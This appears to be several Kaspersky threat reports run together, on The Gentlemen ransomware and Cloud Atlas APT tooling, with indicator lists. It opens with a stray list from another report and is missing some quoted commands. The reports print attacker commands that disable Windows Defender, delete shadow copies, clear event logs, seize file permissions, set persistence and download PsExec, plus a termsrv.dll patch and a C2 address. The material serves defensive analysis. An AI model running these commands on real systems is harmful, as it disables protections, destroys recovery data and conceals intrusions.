Additional information about this threat is available to customers of the Kaspersky Threat Intelligence Reporting service. Contact: intelreports@kaspersky.com.

Malicious files
1AB58838E5790EFB22F2D35AB98C0B7D              Umbrij ver. a
A7D7D6C4C3F227F7117261C63B9E23A9              Umbrij ver. a
3D3A621F852C42D97FD7260681E42508              Umbrij ver. a
3432DD9AC0DF80EF86EB80BD080F839B             Umbrij ver. a
22AAEB4946BA6D2F2E27FEB7DBB295DE             Umbrij ver. b
F61FBFB7AA1CD5DC8F70B055B51563E2              Umbrij ver. b
F169D6D172DFB775895A5E2B1540C854              Umbrij ver. c

Legitimate files leveraged for DLL sideloading

MD5 File name Name of DLL being loaded
9F5F2F0FB0A7F5AA9F16B9A7B6DAD89F GoogleDesktop.exe GoogleServices.DLL
28CB7B261F4EB97E8A4B3B0D32F8DEF1 BDSubWiz.exe log.dll
BAE82A15D1DBFB024617B9B56A8E5F66 VSTestVideoRecorder.exe Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll

Paths to DLL sideloading files

Path to the file that loads the DLL Path to the DLL being loaded
C:\Users\<user>\AppData\Local\Temp\BDS.exe C:\Users\<user>\AppData\Local\Temp\log.dll
C:\Users\Public\BDS.exe C:\Users\Public\log.dll
c:\users\public\bdsubwiz.exe C:\Users\Public\log.dll
C:\Windows\Temp\BDS.exe C:\Windows\Temp\log.dll
c:\windows\vss\bds.exe C:\Windows\Vss\log.dll
c:\windows\temp\GoogleDesktop.exe c:\windows\temp\GoogleServices.DLL
c:\windows\temp\VSTestVideoRecorder.exe c:\windows\temp\Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll

The Gentlemen are knocking: сustom backdoors and evolving tactics

Introduction

This year saw the emergence of The Gentlemen, a prominent example of a group operating under the ransomware-as-a-service (RaaS) model. Although our initial assessment suggested the group first appeared in mid-2025, it actually started ramping up its activities at the beginning of 2026. According to public reports, in the first half of 2026, this group ranks among the top 10 ransomware actors by the number of victim announcements on its data leak site (DLS).

We have been observing the activity of The Gentlemen since February 2026 and have discovered new tactics, techniques, and procedures (TTPs) as well as custom tool development efforts, as they target large corporations and critical infrastructure worldwide. In our research, we have uncovered the group’s methods of reconnaissance, network sniffing, and many other techniques that have not been publicly described before by the wider community.

Technical details

Initial infection vector

The Gentlemen group and its affiliates usually get into victim systems by exploiting vulnerabilities in online services and using stolen or weak login credentials, as reported by multiple cybersecurity vendors. They often target devices like hardware VPNs and firewalls that are exposed to the internet, and use leaked or default credentials to gain access.

We believe the group is likely collaborating with other actors or initial access brokers (IABs) to gain access to the target organizations. While they often deploy ransomware within a few hours after initial access is obtained, our analysis of several attacks revealed some cases, in which access to the victim’s system had been established long before the ransomware was deployed. These cases involved tactics that are not typically associated with the group. This suggests that the initial breach may not have been executed by The Gentlemen at all, but rather by another group or an initial access broker.

Reconnaissance

Our investigation reveals that The Gentlemen conduct thorough internal reconnaissance using tools like SharpADWS, NetScan, Advanced IP Scanner, and netsh to map the target environment and identify vulnerabilities. SharpADWS is used to gather detailed Active Directory information, including domain object enumeration, and can bypass standard logging by wrapping LDAP queries in SOAP messages. The group also uses NetScan and Advanced IP Scanner to scan the network, discover active ports and services, and identify potential vulnerabilities, ultimately gaining a deeper understanding of the network and establishing remote control over identified systems.

Microsoft’s netsh tool is used to capture network packets and gather intelligence, executing the command cmd.exe /Q /c netsh trace start capture=yes report=no filemode=circular overwrite=yes maxSize=4 > \<target IP>\ADMIN$\{RANDOM-FILE-NAME} 2>&1 to start the capture, and cmd.exe /Q /c netsh trace stop > \<target IP>\ADMIN$\{RANDOM-FILE-NAME} to stop it.

The captured data is saved to a shared administrative folder with a random name, and can be analyzed with tools like Wireshark to reveal sensitive information such as unencrypted network activity and potential passwords, which the attackers then use to conduct targeted ransomware attacks.

Lateral movement

The Gentlemen group leverages the NETLOGON share to distribute the ransomware executable to connected computers, enabling simultaneous attacks on multiple devices. To facilitate lateral movement, they use a customized PowerShell script, deploy_gpo.ps1, with specific parameters and variables for each target system. Additionally, they employ PsExec to remotely execute the ransomware binary on targeted systems, providing an alternative method for spreading the infection when the GPO-based approach is not feasible.

Disabling security products

The Gentlemen group uses various methods to disable security software on targeted computers, including the BYOVD technique. This involves installing a vulnerable driver and exploiting its weakness to shut down security software, gain unrestricted access, and launch ransomware attacks. We observed the following vulnerable drivers used in the group’s attacks.

Driver name Description
ProcessMonitorDriver.sys Safetica DLP and EDR driver
wamsdk.sys WatchDog anti-malware driver
gamedriverx64.sys Fedeen/Hotta studio anti-cheat driver
biontdrv.sys Paragon partition manager driver
inpoutx64.sys A legacy driver involved in managing RGB lighting
wsftprm.sys Topaz anti-fraud software driver
Havoc.sys Huawei audio driver

The Gentlemen group also uses specialized tools, including Windows Kernel Explorer and OpenArk64, to disable security software. These tools can intercept and block system calls, and even remove security drivers, allowing the attackers to bypass security measures and remain undetected.

Besides this, the group employs simple methods to disable security software, such as using kavrmvr.exe to uninstall Kaspersky Antivirus, which is prevented by the product’s behavioral detection, and modifying Windows registry settings to disable Windows Defender’s real-time protection.

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
"DisableAntiSpyware"=dword:00000001

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection]
"DisableBehaviorMonitoring"=dword:00000001
"DisableOnAccessProtection"=dword:00000001
"DisableScanOnRealtimeEnable"=dword:00000001

Last but not least, the attackers attempt to disable Windows Defender’s real-time monitoring and ransomware protection, and add itself to the exclusion list, by executing multiple PowerShell cmdlets, as observed in the Go implant, which we’ll analyze later in this post:

Set-MpPreference -DisableRealtimeMonitoring $true -Force
Set-MpPreference -EnableControlledFolderAccess Disabled -Force
Add-MpPreference -ExclusionProcess <file_name>
Add-MpPreference -ExclusionPath 'C:\\'

Go-based backdoor

We observed a custom-made implant, written in Go and deployed a day before the ransomware attack, which acted as a backdoor, enabling remote command execution. The implant collected system information (hostname, domain name, UUID, and local IP addresses) and organized it into a JSON format using a map structure with keys like name, domain, uuid, and localIPs. To obtain the system’s UUID, it used the WMI query "SELECT UUID FROM Win32_ComputerSystemProduct". It then used the Yamux library to establish a persistent bidirectional TCP connection with the C2 server at 81.177.215[.]15:9443. It sent the collected system info to the C2 and waited for operator responses, executing commands using cmd.exe /c if the response byte was 'c', or establishing a SOCKS proxy connection if the byte was 's'. This functionality likely enables The Gentlemen’s red team to pivot within the target network and expand their scan coverage.

Given the backdoor implant’s capabilities, such as establishing two-way communication, executing commands, setting up a SOCKS proxy, and gathering information, it’s clear that it can also be used to expand the attack chain as needed. In one incident, soon after the initial connection was made, we saw the server send reconnaissance commands, including:

whoami
net  group \"Domain Admins\" /domain
net group
dir c:\\
cd c:\\

Go-based ransomware

The most widespread version of the ransomware binary, written in Go, emerged in mid-2025 and has been used in most attacks since then. It features a previously unknown Go obfuscator that renames symbols, source code files, and structures, and alters function signatures, making analysis more difficult. The binary also contains embedded parameters with descriptions, indicating a sophisticated tool. The parameters are listed in the following table:

Parameter Description
--password Access password required to run the ransomware, acts as an anti-sandbox technique
--path Comma-separated list of target directories to be encrypted
--T Delay before the encryption starts, specified in minutes
--system A flag to run as SYSTEM, encrypting only local drives
--shares A flag to encrypt only mapped network drives
--full A flag that combines --system and --shares
--spread Lateral movement flag using specified domain credentials (“domain.com\user:pass”) or a single space (” “) to leverage the current session
--gpo A flag to deploy via Group Policy to all domain computers (designed to be executed on a Domain Controller)
--silent Silent mode: skips renaming files, modifying file update times after encryption, and changing the wallpaper
--keep A flag that prevents the executable from self-deleting after the encryption process completes
--wipe A flag that enables wiping free disk space after encryption
--no-admin A flag to force execution without administrative privileges
–fast Speed flag that restricts processing/encryption to 9 percent of the file
–superfast Speed flag that restricts processing/encryption to 3 percent of the file
--ultrafast Speed flag that restricts processing/encryption to 1 percent of the file

Automated system execution prevention

The Go variant of the ransomware is designed to avoid detection and prevent analysis. To execute, it requires a password, currently set to CbdU8EgF. This password acts as a barrier to prevent the binary from running in sandbox or automated environments. If the incorrect password is entered or no password is provided, the binary will terminate.

Lateral movement through GPO deployment

When the --gpo parameter is used, the ransomware spreads to other computers on the network through Group Policy. To do this, it generates PowerShell commands based on the target environment, writes them to a file called deploy_gpo.ps1 in the %temp% folder, and executes it.

The resulting script allows the attackers to quickly spread the ransomware across the entire company network. It starts by finding the Domain Controller and loading tools to control it. Then, it copies itself to the NETLOGON network folder to become accessible to all computers.

To prevent the attack from being blocked, the script creates a fake system update policy that disables Windows Defender. It does this by changing the DisableRealtimeMonitoring setting to 1 on all connected computers, thereby disabling real-time scanning and security features. The script also sets up a hidden task by creating a ScheduledTasks.xml file in the SYSVOL directory and modifies the Active Directory property gPCMachineExtensionNames to register the malicious XML file. Finally, the script forces all computers on the network to update their rules immediately by running the gpupdate /force command, causing all computers to download and run the ransomware simultaneously.

Lateral movement through PsExec

In addition to spreading through Group Policy, the ransomware also uses PsExec for lateral movement when the --spread parameter is provided. If PsExec is absent on the target system, it downloads the tool using the following command:

powershell.exe -Command "Invoke-WebRequest -Uri 'https://live.sysinternals[.]com/PsExec.exe' -OutFile 'C:\Temp\psexec.exe'"

The ransomware then performs a thorough scan of the domain by installing and using Remote Server Administration Tools (RSAT) through a PowerShell cmdlet. If the PowerShell commands fail, it uses the NetServerEnum API instead.

try { 
    Add-WindowsCapability -Online -Name "Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0" -ErrorAction Stop 
} 
catch {}

try { 
    DISM.exe /Online /Add-Capability /CapabilityName:"Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0" 
} 
catch {}

try { 
    Install-WindowsFeature RSAT-AD-PowerShell -ErrorAction Stop 
} 
catch {}

try { 
    Import-Module ActiveDirectory -ErrorAction Stop
    Get-ADComputer -Filter * | Select-Object -ExpandProperty Name 
} 
catch {}

Once it has obtained a list of all computers on the domain, the ransomware checks if each computer is active by pinging it with the command ping.exe -n 1 -w 500 {target}. If a computer is found to be active, the ransomware uses PsExec to spread to that computer.

Pre-encryption activities

Before starting to actually encrypt files, the ransomware attempts to stop any active Hyper-V virtual machines, allowing it to encrypt the virtual disk files. It uses PowerShell commands to achieve this, including:

Get-VM | Stop-VM -Force -TurnOff
Get-VM | Where-Object State -eq 'Running' | Stop-VM -Force -TurnOff

The ransomware also terminates specific processes using taskkill.exe and disables and stops certain services using sc.exe. The lists of processes and services are quite long and include various popular software, such as Microsoft Office instances, database management interfaces, remote management software, backup applications and more.

After stopping and terminating all the services and processes from the lists, the ransomware ensures its persistence on the system by:

  • Deleting and recreating a scheduled task called “UpdateUser” to run the ransomware on startup
  • Adding a registry key to run the ransomware on startup

The commands used for this are:

schtasks.exe /Delete /TN "UpdateUser" /F
schtasks.exe /Create /SC ONSTART /TN "UpdateUser" /TR "<ransomware_path>"
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "GupdateS" /t REG_SZ /d "<ransomware_path>" /f

Encryption process

After completing its preparations, the ransomware begins encrypting files using a hybrid encryption algorithm that combines Curve25519 and the XChaCha20 stream cipher. For each file to be encrypted, it generates a Curve25519 key pair and computes a shared secret with the attacker’s public key embedded in its code and encoded in Base64 as HvzC6Dq/siFthWSgE5ozZyQDu9cyxIoxb3NuRHI6pDM=.

Before encrypting the files, the ransomware changes the file access permissions to “Everyone” and gains full administrative access by overriding the file’s Access Control List (ACL) and Access Control Entry (ACE) using the following commands:

  • takeown.exe /f <target_file> /d y
  • icacls.exe <target_file> /grant *S-1-1-0:F

The ransomware also includes a list of blacklisted directories, files, and extensions to prevent encryption of essential system components.

As the encryption process begins, the ransomware creates a file named README-GENTLEMEN.txt in each directory, containing the ransom note with the victim ID, Tox ID, and Data Leak Site address. If the --silent parameter is not provided, it also changes the desktop wallpaper to The Gentlemen’s embedded image.

The Gentlemen background image

The Gentlemen background image

After completing its operations, the ransomware may delete free space on the system to hinder data recovery attempts if the --wipe parameter is provided. Additionally, it may delete itself if the --keep parameter is not provided.

Regardless of provided parameters, it also deletes various system files and logs to cover its tracks, using commands such as:

vssadmin.exe delete shadows /all /quiet
wmic.exe shadowcopy delete
wevtutil.exe cl System
wevtutil.exe cl Application
wevtutil.exe cl Security

Additionally, it deletes files from various directories, including:

cmd.exe /C del /f /q C:\Windows\Prefetch\*.*
cmd.exe /C del /f /q C:\ProgramData\Microsoft\Windows Defender\Support\*.*
cmd.exe /C del /f /q %SystemRoot%\System32\LogFiles\RDP*\*.*
cmd.exe /C rd /s /q C:\$Recycle.Bin

C-based ransomware

As The Gentlemen’s operations have extended, multiple researchers from different information security vendors have identified two ransomware implant versions: the cross-platform Go variant described above and a C-based ESXi locker for Linux. Our investigation has also uncovered a new, still-in-development C implant, currently limited to Windows.

This new ransomware variant has been observed in a limited number of attacks on organizations. While the overall malware structure remains similar to the Go variant we have described, the encryption algorithm has undergone significant changes, suggesting The Gentlemen group is expanding its capabilities. We believe this variant is still in development and being tested on a small subset of victims, with several parameter options, outlined below.

Parameter Description
--password The ransomware needs a password to execute, which is meant to prevent execution on automated systems
--remove The ransomware removes itself after the encryption process has been finished
--T Sleep time before encryption, in seconds
--ex Likely stands for excluded objects (not implemented)
--fast Encryption speed option (not implemented)
--superfast Encryption speed option (not implemented)
--ultrafast Encryption speed option (not implemented)
--silent Likely silent execution (not implemented)
--system Execute with system privileges. Could be used to encrypt local disks, as in the Go variant, but at the time of writing this article, there isn’t sufficient data to support this.
--shares Encrypt the shares connected to the system (not implemented)
--full Full encryption (not implemented)
--path Directory list to be encrypted

As can be seen from the parameter list, some of the parameters are not yet implemented. We anticipate that this variant will mature and likely be increasingly used in future attacks. Notably, the C variant uses smaller denylists of files, directories and extensions compared to the Go variant, which further suggests that this version of the ransomware is still in development. For example, the list of files that should not be encrypted, contains only three items, one of which is the group’s ransom note.

To execute with elevated privileges when receiving the --system parameter, the implant creates a scheduled task called “TaskSystem” using the command schtasks /create /sc DAILY /tn "TaskSystem" /tr "cmd /C cd %s && %s" /st 20:00 /ru system > nul. It then runs the task with elevated privileges using schtasks /run /tn TaskSystem > nul. If “TaskSystem” exists in the target system, the ransomware first deletes it using schtasks /delete /tn TaskSystem /f > nul, before creating a new one with the same name.

If the ransomware lacks sufficient privileges to access a file, it attempts to modify the file’s ACL by granting FULL_CONTROL permission and setting a new EXPLICIT_ACCESS_A structure using the SetEntriesInAclA API call.

For encryption, the ransomware uses the OpenSSL library, which is statically linked to the binary. Unlike the Go variant, this variant uses the AES256-GCM + RSA encryption scheme. It generates a random 32-byte key and a 16-byte initialization vector (IV) for each file, creating a 48-byte buffer. This buffer is then encrypted using a hardcoded RSA public key and appended to the file. The file’s contents are encrypted with AES256-GCM and written after the encrypted key and IV.

After encrypting all files in a directory, the ransomware decodes a byte array using single-byte XOR decryption and creates a file named !-READ-ME—-GEN-TLE-MEN-!.txt in the directory. It then writes the decoded byte array, which contains the ransom note, to the file.

The ransom note in this version of the ransomware reveals a difference from earlier Go versions: communication with the operators is now conducted via email rather than through Tox Messenger.

After completing the encryption process, the ransomware attempts to clear logs from various event log categories, including System, Forwarded Events, Application, and Setup, using the EvtClearLog API. However, it appears that there may be an error in the event log clearing process, as the category "S" is not a valid default entry for an event log category, suggesting a possible typo or missing parameters.

Event clearing function

Event clearing function

Victims

The Gentlemen target a wide range of industries worldwide, including manufacturing, IT services, healthcare, financial services, construction, and logistics. Observed intrusions span several regions, with Brazil, China, Indonesia, Taiwan, and Thailand among the most heavily targeted countries and territories according to our telemetry.

Attribution

We have high confidence in attributing the observed activities to The Gentlemen group and its affiliates. This attribution is based on several key factors, including the consistent use of the group’s name, associated email addresses, and Data Leak Site within the binaries and ransom notes.

Conclusion

The Gentlemen group is rapidly gaining traction in the ransomware landscape, recruiting affiliates and executing high-profile attacks. Their adaptability is evident in the emergence of a C-based ransomware variant, a Go-based backdoor enabling remote command execution, and customized scripts tailored to specific targets. Recent data leaks exposing internal communications and operational plans suggest the group will continue to engage in malicious activity. Organizations are advised to prioritize vulnerability management and system hardening to reduce the risk of compromise.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

Go ransomware

3B46A729DB7AE6AF8B19711C9452194D        locker_eryoo5_windows_amd64
02944C8A5535CDB5B2CBB893DB2D5ACF     locker_lqy8xb_windows_amd64.exe
10CA9A4040001560D053B7E7885C1B95     locker_28f3cl_windows_386.exe
3C471EBC947CDF32240A90FFADF49B13     locker_aga19g_windows_amd64.exe
4BE8BB62F0EBBCF4CE52C35AB6F794F5     locker_wh54td_windows_386.exe
53C616677BC7E2A0A03127F19166D007     locker_p663zs_windows_amd64.exe
5C3B9821FC82A9028CB63B9671950919     locker.exe
5F0B2C6D9F442754258BF4DD841C8341     locker_t1zged_windows_amd64.exe
608FAF58353B65C45EF9833358AC3787     locker_u90lyt_windows_amd64.exe
6AE7C9A7EA0B8C40A64225734F6BD01D     gentle.exe
846DC77C1246DB20D976346E0E359502     locker_p663zs_windows_386.exe
ADAC9984B3CC43D66A0D33079BBEC299     UcAaJ_o_1j9srso9a14071ps4p7s3f81s1b
AE0E536766788478263BF448A9381641     cosmo.exe
B3E418D30312C1B2C58A791286868F42     system_386.exe
C2764744DCB4B0E1DB79CA1E8BF65368     getlwd.exe
D12A5B36DD00586CC374A1CAE43EFED4     locker_c65ffp_windows_amd64.exe
D2F72897E8986303D5567EB2384932B8     UcAaJ_o_1j9srso9a14071ps4p7s3f81s1b
DE1522F9219497632F30F8A6E72F26B6     locker_c7ekh7_windows_amd64.exe
FDAE2BEB813778B4540A997706862096     AIR.exe

C-based ransomware

B9986A0F1F1F1A798DC3F0C59A80A1A3        fin.exe

Backdoor

554E699C96B332468F1AE69C1AE81EF9        sihost.exe

Vulnerable drivers

5761BD63DA03686FC480245DA7BD1E9F        processmonitordriver.sys
B6B51508AD6F462C45FE102C85D246C8        wamsdk.sys
8F0577D28C4FF5F71B149F444BFABA8E        gamedriverx64.sys
525EF6014F0EF20E44FE47C1D9980B69        biontdrv_wink.sys
407B6A136BBAA7172EB44EF9D08BB58A        biontdrv_winbs.sys
9321A61A25C7961D9F36852ECAA86F55        inpoutx64.sys
73F0A8C3EA794A04E80C32038249F044        wsddprm.sys
EEF8A950952696B018AA9C6DA2F5D7AD        havoc.sys

Scanning tools

EDB1C480295250DD1A38F3AA1357DEAE        netscan64.exe
5537C708EDB9A2C21F88E34E8A0F1744        Advanced_IP_Scanner_2.5.4594.1.exe

File paths

\\Netlogon\
C:\Sharing
C:\Temp
C:\Netlogon
C:\Windows\sysvol\domain\scripts\
%TEMP%
%User%\Downloads
%User%\Desktop

Domain and IPs

81[.]177[.]215[.]15    Backdoor C2

Cloud Atlas activity in the second half of 2025 and early 2026: new tools and a new payload

In 2025, we observed pervasive SSH tunnel activity, which has remained active into 2026, affecting many government organizations and commercial companies in Russia and Belarus. Behind some of this activity is Cloud Atlas, a group we have known since 2014. During our investigation, we identified new tools used by this group, as well as indicators of compromise.

The group is back to sending out archives containing malicious shortcuts that launch PowerShell scripts. This technique is employed in addition to the previously described use of malicious documents, which exploit an old vulnerability in the Microsoft Office Equation Editor process (CVE-2018-0802) to download and execute malicious code. We have observed the use of third-party public utilities (Tor/SSH/RevSocks) to gain a foothold in infected systems and create additional backup control channels.

Technical details

Initial infection

As for the primary compromise, Cloud Atlas remains consistent in using phishing. In the observed campaigns, the attackers emailed a ZIP archive containing an LNK file as an attachment.

Malware execution flow

Malware execution flow

Attackers use LNK shortcuts to covertly execute PowerShell scripts hosted on external resources. The command line of the shortcut:

Example of the PowerShell script downloaded and executed by the shortcut:

Example of the PowerShell script downloaded by the shortcut

Example of the PowerShell script downloaded by the shortcut

Actions performed by the downloaded PowerShell:

Step Action Description
1  Drops “$temp\fixed.ps1” Pre-staging: places the main payload locally in advance to ensure an execution capability independent of subsequent network connectivity or C2 availability.
2 Creates “Run” registry key “YandexBrowser_setup” for “$temp\fixed.ps1” startup

Early persistence: guarantees execution upon the next logon or reboot. If the script is interrupted during later stages, the payload will still activate automatically.
3 Downloads and drops “$temp\rar.zip”
Extracts “*.pdf” from the downloaded  “$temp\rar.zip”
Payload delivery: retrieves the decoy archive from the remote server to prepare user-facing content for the distraction phase.
4 Extracts “*.pdf” from the downloaded  “$temp\rar.zip” Decoy preparation: unpacks the legitimate-looking document so it can be executed silently without requiring user interaction.
6 Opens extracted decoy document “*.pdf” with user’s default software User distraction: opens a convincing document to maintain user engagement and creates a legitimate workflow appearance to buy additional 30–120 seconds for background operations.
6 Executes  “taskkill.exe /F /Im winrar.exe” Process concealment: terminates the archive extractor to prevent the user from seeing the archive contents or noticing unexpected file extraction activity.
7 Searches and deletes “rar.zip”, “*.pdf.zip” and “*.pdf.lnk” Anti-forensic cleanup: removes the initial infection artifacts before activating the main payload, reducing the number of disk traces available for incident response or EDR correlation.
8 Executes  “$temp\fixed.ps1” Controlled execution: launches the main payload only after persistence is secured, the user is distracted, and access traces are cleaned up.

Fixed.ps1 (loader)

The primary purpose of the Fixed.ps1 script is to deliver and install subsequent malware onto the compromised system, specifically VBCloud and PowerShower. Fixed.ps1 establishes persistence (by adding itself to registry Run keys), creates a decoy for the user (by opening a PDF document), and executes the next stages of the attack.

Fixed.ps1::Payload (VBCloud dropper)

Example of the fixed.ps1::Payload (VBCloud dropper)

Example of the fixed.ps1::Payload (VBCloud dropper)

This module functions as a dropper for the VBCloud backdoor. It drops two files onto the infected machine:

  • video.vbs: the loader of the backdoor,VBCloud::Launcher. This is a VBScript that decrypts the contents of video.mds (typically using RC4 with a hardcoded key) and executes it in memory.
  • video.mds: the encrypted body of the backdoor, VBCloud::Backdoor. This is the main module that connects to a C2 server to receive additional scripts or execute built-in commands. This backdoor is designed to function as a stealer, specifically targeting files with extensions of interest (such as DOC, PDF, XLS) and exfiltrating them.

Fixed.ps1::Payload (PowerShower)

This module installs a second backdoor called PowerShower on the system. We don’t have the specific script that performs this installation, but we assume it’s performed by a script similar to fixed.ps1::Payload (VBCloud dropper).

Unlike VBCloud, which focuses on file theft, PowerShower is primarily used for network reconnaissance and lateral movement within the victim’s infrastructure. PowerShower can perform the following tasks:

  • Collect information about running processes, administrator groups, and domain controllers.
  • Download and execute PowerShell scripts from the C2 server.
  • Conduct “Kerberoasting” attacks (stealing password hashes of Active Directory accounts).

PowerShower is dropped onto the system via the path ‘C:\Users\[username]\Pictures\googleearth.ps1’.

Contents of the googleearth.ps1(PowerShower)

Contents of the googleearth.ps1(PowerShower)

PowerShower::Payload (credential grabber)

PowerShower downloads an additional script for stealing credentials. It performs the following actions:

  • Creates a Volume Shadow Copy of the C:\ drive.
  • Copies the SAM (stores local user password hashes) and SECURITY system files from this shadow copy to C:\Users\Public\Documents\, disguising them as PDF files.
  • The script is launched in several stages. To execute with high privileges, the script uses a UAC bypass technique via fodhelper.exe (a built-in Windows utility). This allows PowerShell to run as an administrator without directly prompting the user, which could otherwise raise suspicion.

The full launch chain looks like this:

The full Base64-decoded script is given below.

Multi-user RDP by patching termsrv.dll

Moving laterally across the victim’s network, the attackers executed a suspicious PowerShell script named rdp_new.ps1 (MD5 1A11B26DD0261EF27A112CE8B361C247):

The script is designed to allow multiple RDP sessions in Windows 10 by patching the termsrv.dll file. Termsrv.dll is the core Windows library that enforces Remote Desktop Services rules.

By default, Windows limits the number of simultaneous RDP sessions. Removing this restriction allows attackers to operate on the machine in the background without disconnecting the legitimate user, thereby reducing the likelihood of detection.

At first, the script enables RDP on the firewall and downgrades the RDP security settings:

Before modifying termsrv.dll, the script takes ownership and assigns itself full permissions. Then the script finds the sequence of bytes 39 81 3C 06 00 00 ?? ?? ?? ?? ?? ?? and replaces it with B8 00 01 00 00 89 81 38 06 00 00 90. After these manipulations, the script restarts the RDP service.

Example of script

Example of script

The patched version allows multiple concurrent logins so attackers can stay connected without disrupting the legitimate user, thereby reducing suspicion.

Reverse SSH tunneling

As mentioned above, during this wave of attacks, the adversaries widely deployed reverse SSH tunnels to many hosts of interest. The compromised machine initiates an SSH connection to an attacker-controlled server, which allows attackers to bypass standard firewall rules via establishing outbound connections.

That way, even if the primary backdoor is discovered, the attackers can maintain control through the SSH tunnel.

To install a reverse SSH tunnel on a victim’s host, the attackers run VBS scripts via PAExec or PsExec.

We’ve seen three types of scripts:

  • Gen.vbs (WriteToSchedulerGenerateKey.vbs) generates key for SSH tunnel.
  • Run.vbs (WriteToSchedulerRunSSH.vbs) runs reverse SSH tunnel.
  • Kill.vbs (WriteToSchedulerKillSSH.vbs) stops reverse SSH tunnel via taskkill.exe.

To achieve persistence, the attackers added a new scheduled task in Windows:

In some cases, before establishing a reverse SSH tunnel, attackers set new access permissions to the folder containing the private key to prevent the legitimate user or system administrators from easily accessing or modifying it:

Patched OpenSSH

Some OpenSSH binaries used by the attackers had their imports modified. Instead of libcrypto.dll, the SSH executable imports syruntime.dll, which was placed in the same folder as the binary. This was likely done to evade detection and ensure stealth.

In addition, we found a portable version of OpenSSH, presumably compiled by the adversaries:

RevSocks

In addition to Reverse SSH tunnels, the attackers installed RevSocks using the same infrastructure. RevSocks is an alternative tool to SSH for establishing tunnels and proxy connections, written in Golang. This tool allows direct connection to workstations on the local network. It also allows attackers to gain access to other segments of the victim’s network by using the machine as a gateway. In some cases, C2 addresses were hardcoded into the binary; in other cases, the C2 was passed in command line arguments.

There were also reverse SOCKS samples with hardcoded C2 addresses:

Tor tunneling

To maintain control over the compromised host, the Tor network was used in some cases. A minimal set of a Tor executable and configuration files, necessary for launching HiddenService, was copied to the system directories of infected devices. The name of the Tor Browser executable file was modified. As a result, the infected machine was accessible via RDP from the Tor network when accessing the generated .onion domain.
Below is an example of a configuration file for routing connections from Tor to RDP ports on the local network, as well as example command lines for logging into Tor.

Example of TOR configuration file

Example of TOR configuration file

PowerCloud

We analyzed a new Cloud Atlas tool, PowerCloud. It collects user data with administrator privileges and writes this information to Google Sheets in Base64 format.

The tool represents an obfuscated PowerShell script. In most cases, it is packaged into an executable file using the PS2EXE utility, but we have also encountered variants in the form of a separate PowerShell script.

To find administrators on the victim host, the tool executes the following command:

This information is appended with the computer name and current date, the data is encoded in base64, and then the collected data is added to an existing Google Sheet.

PowerCloud script

PowerCloud script

Browser checker

Additionally, the attackers used another PowerShell script (MD5 5329F7BFF9D0D5DB28821B86C26D628F), compiled into an executable file via PS2EXE, which checks whether browser processes (Chrome, Edge, Firefox, and other) are running. This helps detect when the user is working on the computer. This can be used to choose the optimal time for conducting attacks (for example, when the user is away but their browser is still open) or simply to gather information about the victim’s habits.

The information about running browsers is written to a log file on the local host.

Fragment of the deobfuscated script

Fragment of the deobfuscated script

Victims

According to our telemetry, in late 2025 and early 2026, the identified targets of the described malicious activities are located in Russia and Belarus. The targeted industries mostly include government agencies and diplomatic entities.

We attribute the activity described in this report to the Cloud Atlas APT group with a high degree of confidence. The group used techniques and tools described previously, such as the initial access vector, the Python script for information gathering, and the Tor application for forwarding ports to the Tor network. The victim profile and geography also matches the Cloud Atlas targets.

We couldn’t help but notice some parallels with recent Head Mare activity. The PhantomHeart backdoor (available in Russian only), attributed to Head Mare and used to create an SSH tunnel, was placed in directories actively used by Cloud Atlas:

  • C:\Windows\ime
  • C:\Windows\System32\ime
  • C:\Windows\pla
  • C:\Windows\inf
  • C:\Windows\migration
  • C:\Windows\System32\timecontrolsvc
  • C:\Windows\SKB

However, TTPs are still differentiated.

Conclusion

For more than ten years, the Cloud Atlas group has continued its activities and expanded its arsenal. Over the course of last year, many targeted campaigns in general were found to employ ReverseSocks, SSH and Tor, and the use of these utilities was no exception for Cloud Atlas. Creating such backup control channels using publicly available utilities significantly complicates the complete disruption of attackers’ actions on compromised systems. We will continue to closely monitor the group’s activity and describe their new tools and techniques.

Indicators of compromise

Additional information about this activity, including indicators of compromise, is available to customers of the Kaspersky Intelligence Reporting Service. If you are interested, please contact intelreports@kaspersky.com.

PowerCloud

7A95360B7E0EB5B107A3D231ABBC541A  C:\Windows\wininet.exe
C0D1EAA15A2CEFBAB9735787575C8D8E C:\Windows\LiveKernelReports\update.exe
D5B38B252CF212A4A32763DE36732D40   C:\Windows\ime\imejp\dicts\i39884.exe
3C75CEDB1196DF5EAB91F31411ED4B33  C:\pla\reports.exe
42AC350BFBC5B4EB0FEDBA16C81919C7   C:\ProgramData\update_[redacted].exe
493B901D1B33EB577DB64AADD948F9CE  C:\Windows\migration\wtr\MicrosoftBrowser.exe
2CABB721681455DAE1B6A26709DEF453  C:\Windows\pla\reports\winlog.exe
1B39E86EB772A0E40060B672B7F574F1 C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe
1D401D6E6FC0B00AAA2C65A0AC0CFD6B C:\Windows\setup\scripts\install\software\activation\aact\dfsvc.exe
40A562B8600F843B717BC5951B2E3C29  C:\Windows\branding\scat.exe
F721A76DEB28FD0B80D27FCE6B8F5016  C:\Windows\ime\imekr\dicts\dfsvc.exe
D3C8AFD22BAA306FF659DB1FAC28574A  C:\ProgramData\update_[redacted].exe
6D7B2D1172BBDB7340972D844F6F0717 C:\Users\[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
C:\Users\[redacted]\AppData\Local\1c\1cv8\svc.exe
9769F43B9DE8D19E803263267FA6D62E C:\Users\[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
63B6BE9AE8D8024A40B200CCCB438F1D  C:\Windows\notepad.exe
6AA586BCC45CA2E92A4F0EF47E086FA1  C:\Windows\splwow32.exe
EBA3BCDB19A7E256BF8E2CC5B9C1CCA9   C:\Users\[redacted]\Desktop\soc\stant.exe
B4E183627B7399006C1BC47B3711E419  C:\WINDOWS\ime\service.exe
F56B31A4B47AD3365B18A7E922FBA1A8  dfsvc.exe
